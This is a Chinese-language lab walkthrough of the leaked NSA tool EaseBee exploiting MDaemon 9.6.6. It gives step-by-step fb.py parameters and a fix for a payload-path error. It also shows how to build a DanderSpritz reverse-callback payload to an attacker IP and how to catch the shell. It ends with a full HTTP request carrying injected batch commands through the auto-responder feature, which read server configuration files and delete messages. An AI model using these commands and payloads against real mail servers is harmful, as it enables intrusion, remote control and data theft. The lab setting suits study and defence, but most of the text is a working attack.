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0×01 概述

EaseBee是NSA开发的针对邮件系统MDaemon代码执行漏洞的一个工具，它支持多个版本MDaemon是一款著名的标准SMTP/POP/IMAP邮件服务系统，由美国Alt-N公司AntiVirus插件结合使用时，它还保护系统防御邮件病毒。它安全，可靠，功能强大，是世界上成千上万的公司广泛使用的邮件服务器。

0×02 环境搭建

IP	系统	作用	备注
192.167.30.171	Windows Server 2003	攻击机	Python2.6 pywin32
192.167.30.201	Windows Server 2003	靶机	<u>Mdaemon 9.6.6</u>

在靶机上安装 MDaemon 9.6.6

如果遇到下图错误




请参考<http://www.jb51.net/os/windows/Win2003/85144.html>解决，否则MDaemon无法启动

注册码：FNATFSY-CPBSDWO-AKOKPXX

域名自行设置 test.com（后面要用到）



将“此账户是管理员”选上



0x03 漏洞验证

在攻击机上运行fb.py，并设置基本参数

```
[?] Project [0] : 3
[?] Set target log directory to 'c:\logs\mdaemon\z192.167.30.201'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.167.30.201
[+] Set CallbackIp => 192.167.30.171

[!] Redirection OFF
[+] Set LogDir => c:\logs\mdaemon\z192.167.30.201
[+] Set Project => mdaemon

fb >
```

使用 EaseBee 模块

```
fb > use Easybee

[!] Entering Plugin Context :: Easybee
[*] Applying Global Variables
[+] Set TargetIp => 192.167.30.201

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Enter Prompt Mode :: Easybee

Module: Easybee
=====


Name                               Value
-----
TargetIp                           192.167.30.201
TargetWCPort
TargetWAPort
WorldClientProtocol
WorldClientDomain
WorldClientPort
WebAdminProtocol
```

这个模块的参数比较多，其中

TargetWCPort : 3000 (默认3000)

TargetWAPort : 1000

WorldClientProtocol : http (默认为non-ssl)，可以查看服务器



WorldClientDomain : 192.167.30.201，如果输入配置的域名需要修改HOSTS文件（为了方便直接输入IP）

WorldClientPort : 3000

WebAdminProtocol : http

WebAdminDomain : 192.167.30.201

WebAdminPort : 1000

TargetAcctDomain : test.com (安装时输入的域名)

TargetAcctUsr : hello (这里一定不要带 @test.com)

TargetAcctPwd : Test123

PayloadName : 111.exe

PayloadFile : C:\

```
[*] PayloadFile :: Path to payload to be uploaded to the target
```

运行后一直提示无法找到payload file（此处浪费了不少时间）

```
Initializing Stuff
-----
    Accessing payload file...

Error: Could not access payload file c:\
[!] Plugin failed
[-] Error: Easybee Failed
```

之后又试了靶机的几个路径都提示同样的错误，无奈找@漠北狂刀大牛逆了一下这个exe，通过找错误提示的字符串快速定位到代码位置

```
843 TcLog(a3, 5, "\n");
844 TcLog(a3, 5, "PayloadName      : \"%s\\\"\\n", v185);
845 TcLog(a3, 5, "PayloadFile       : %s\\n", Filename);
846 TcLog(a3, 5, "\n");
847 TcLog(a3, 5, "WorldClientVersion : %s\\n", v177);
848 TcLog(a3, 5, "versionspecificGetInbox: %s\\n", v160);
849 TcLog(a3, 5, "versionspecificGetMsgID: %s\\n", Format);
850 TcLog(a3, 5, "\n");
851 TcLog(a3, 5, "Initializing Stuff\\n");
852 TcLog(a3, 5, "-----\\n");
853 TcLog(a3, 5, "\\tAccessing payload file...\\n");
854 if ( !fopen(Filename, "rb") )
855 {
856     TcLog(a3, 3, "\\nError: Could not access payload file %s\\n", Filename);
857     return -1;
858 }
859 TcLog(a3, 5, "\\tCreating CURL handles for WorldClient and WebAdmin connections...\\n");
860 v145 = sub_4010F0(a3, v151, v182, &v456, &v459, 0, &Memory);
861 if ( !v145 || (v146 = sub_4010F0(a3, v149, v180, &v457, &v459, 0, &Memory)) == 0 )
862 ,
```

从图中可以看出参数读取后，有一个fopen的动作，Filename对应的参数就是PayloadFile，所以应该是一个全路径

输入完整路径

PayloadFile c:\111.exe（111.exe生成方法，下文会说）

```
[*] WorldClientVersion :: The version of WorldClient used by the target

0> 9.5.2
1> 9.6.0
2> 9.6.1
3> 9.6.2
4> 9.6.3
5> 9.6.4
6> 9.6.5
7> 9.6.6
8> 10.0.1
9> 10.0.2
10> 10.0.3
11> 10.0.4
12> 10.0.5
13> 10.1.0
14> 10.1.1
15> 10.1.2

[?] WorldClientVersion [] :
```

这里选择安装的MDaemon中WorldClient对应的版本号即可，如果不知道版本号可以用


\\windows\\touches\\目录下的两个脚本，帮助探测WC与WA的版本号

Webadmintouch-1.0.1.0.fb	1 KB	FB
Webadmintouch-1.0.1.0.xml	4 KB	XML
Webadmintouch-1.0.1.exe	22 KB	应用
Worldclienttouch-1.0.1.0.fb	1 KB	FB
Worldclienttouch-1.0.1.0.xml	6 KB	XML
Worldclienttouch-1.0.1.exe	27 KB	应用


0x04 DanderSpritz**工具介绍**

网上有好多同学在反连shell的时候都是用msf，其实这个工具包里自带的就有一个好用的工具DanderSpritz

双击Start.jar或者运行start_lp.py，如图



设置log路径，进入主界面



输入help，查看命令

```
Terminals PeddleCheap Server System
Console log: Terminal-screen_2017_04_26_18h08m43s.564.dsz
- Session did not pass configuration sanity check. Close, clean up if necessary, and tr
10:09:25>> help
[10:09:25] ID: 113 'help' started [target: z0.0.0.1]
Prefixes:

  async          background      disablewow64    foreground      guiflag
  local          log            src             stopaliasing   task
  dst            user           wait            xml             nocharescapes
  framework      disablepre     disablepost

Commands:

  activedirectory  activity      addresses      aliases
  appcompat        appcompat_uninstall  arp            audit
  authentication   available     banner         break
  cd               commands     copy           cprpc
  currentusers     database     delete         devicequery
  dir              diskspace    dllload        dmgz_control
```

各个命令的作用可以自己研究

输入pc_prep, 查看payload列表

```
Command completed successfully
10:14:19>> pc_prep
[10:14:19] ID: 114 'python' started [target: z0.0.0.1]
- Possible payloads:
- 0) - Quit
- 1) - Standard TCP (i386-winnt Level3 sharedlib)
- 2) - HTTP Proxy (i386-winnt Level3 sharedlib)
- 3) - Standard TCP (i386-winnt Level3 exe)
- 4) - HTTP Proxy (i386-winnt Level3 exe)
- 5) - Standard TCP (x64-winnt Level3 sharedlib)
- 6) - HTTP Proxy (x64-winnt Level3 sharedlib)
- 7) - Standard TCP (x64-winnt Level3 exe)
- 8) - HTTP Proxy (x64-winnt Level3 exe)
- 9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
- 10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
- 11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
```

选择3, 使用Standard TCP反弹shell, 根据提示配置参数

```
Update advanced settings
NO
Perform IMMEDIATE CALLBACK?
YES
Enable QUICK SELF-DELETION?
YES
Enter the PC ID [0]
0
Do you want to LISTEN?
YES
Change LISTEN PORTS?
NO
Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
192.167.30.171
Change CALLBACK PORTS?
NO
Change exe name in version information?
NO
```

```

- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
-   <Flags>
-     <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
-     <PCHEAP_CONFIG_FLAG_QUICK_DELETE_SELF/>
-   </Flags>
-   <Id>0x0</Id>
-   <CallbackAddress>192.167.30.171</CallbackAddress>
- </PCConfig>
-

```

Is this configuration valid

YES

Do you want to configure with FC?


NO

- Configured binary at:

C:\Logs\test\z0.0.0.1/Payloads/PeddleCheap_2017_04_26_10h15m03s.876/PC_Level3_exe.configured

配置成功后，生成payload，将文件copy到C:\111.exe

在PeddleCheap中选择listen，开启监听（默认监听端口80/443/53/1509）



在FB中执行 execute

```

000: 0x0000009C 0x000000BA <PostResults Complete="true"/>

Checking desired string
we're just checking for matches
we found one
Operation succeeded.

Do not need to restore individual content filter enabling...

TODO: Cleaning up all remaining traces of intrusion

Logging out of WebAdmin
-----
URL: http://192.167.30.201:1000/logout.wdm
received 897 byte response


Cleaning up and exiting
-----
Freeing CURL structures
Freeing memory

Exiting processParams()
[+] Easybee Succeeded


fb Exploit <Easybee> >

```


大约几秒后DanderSpritz会有连接提示




输入yes，靶机的系统信息被回传显示



进程信息



驱动信息



0x05 MDaemon漏洞分析

根据log文件分析，MDaemon存在几处执行命令的地方

使用hello登录WA，查看 My Account->Auto Resp

在设置自动回复的地方存在一处命令执行（需要有管理员权限）

勾选自动回复

Auto response event

☒ Enable an auto responder for this account

☒ Schedule auto responder

Start Date: 05/01/2017

Start Time: 12:00 AM

End Date: 05/31/2017

End Time: 12:00 AM

Auto responder text:

this is auto response

在Run Program (普通用户无此选项)处输入

```
cmd /c "type $MESSAGE$ | findstr /b @@ | cmd /v"
```

给hello@test.com发送邮件, payload (读取服务器文件内容)如下

```
POST /WorldClient.dll?Session=BSTWDUU&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes
HTTP/1.1
Host: 192.167.30.201:3000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1321
Referer: http://192.167.30.201:3000/WorldClient.dll?Session=BSTWDUU&View=Compose&New=Yes
Cookie: WebAdmin=LGQQKKNLCHMVIK; login=hello%2Cen; User=test1; Session=YzGaDFIdk72j; Lang=zh; Theme=LookOut
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Attn=&Company=&From=&Reply-To=&To=hello@test.com&CC=&BCC=&Subject=fdfsd+LfxUbkJw4s&Body=@@findstr+/mc:
"LfxUbkJw4s"+..\Users\test.com\hello\*.msg+|+sort+/O+temp.dat
@@for+/f+"delims="+%i+in+(temp.dat)+do+set+MsgPath1=%i
@@for+/f+"delims="+%i+in+"%MsgPath1%" +do+set+MsgFile1=%~nxi
@@del+/f+temp.dat
@@more+"%MsgPath1%">+temp.dat
@@echo.+>>+temp.dat

@@move+/Y+WebAccess.dat+WebAcces.dat
@@echo.+>>+temp.dat
@@echo+WebAcces.dat+(after):>>+temp.dat
@@type+WebAcces.dat>>+temp.dat
@@echo.+>>+temp.dat
@@echo+CFRules.dat:>>+temp.dat
@@type+CFRules.dat>>+temp.dat
@@echo.+>>+temp.dat
@@echo+CFilter.ini:>>+temp.dat
@@type+CFilter.ini>>+temp.dat
@@echo.+>>+temp.dat
@@echo+MDaemon.ini:>>+temp.dat
@@type+MDaemon.ini>>+temp.dat
@@del+/f+"%MsgPath1%"
@@move+/Y+temp.dat+"%MsgPath1%"
@@copy+/Y+CFilter.ini+CFilter.bak
@@cd+..\Users\test.com\hello
@@cd+WC
@@copy+/Y+Messages.idx+Messages.bak
@@cd+..
@@for+/f+"delims="+%i+in(' findstr+/smc:"LfxUbkJw4s"+*.msg') +do+if+not+"%MsgFile1%"=="%i"+del+/f+"%i"
```

发送后, 在hello的收件箱里可以看到服务器的信息

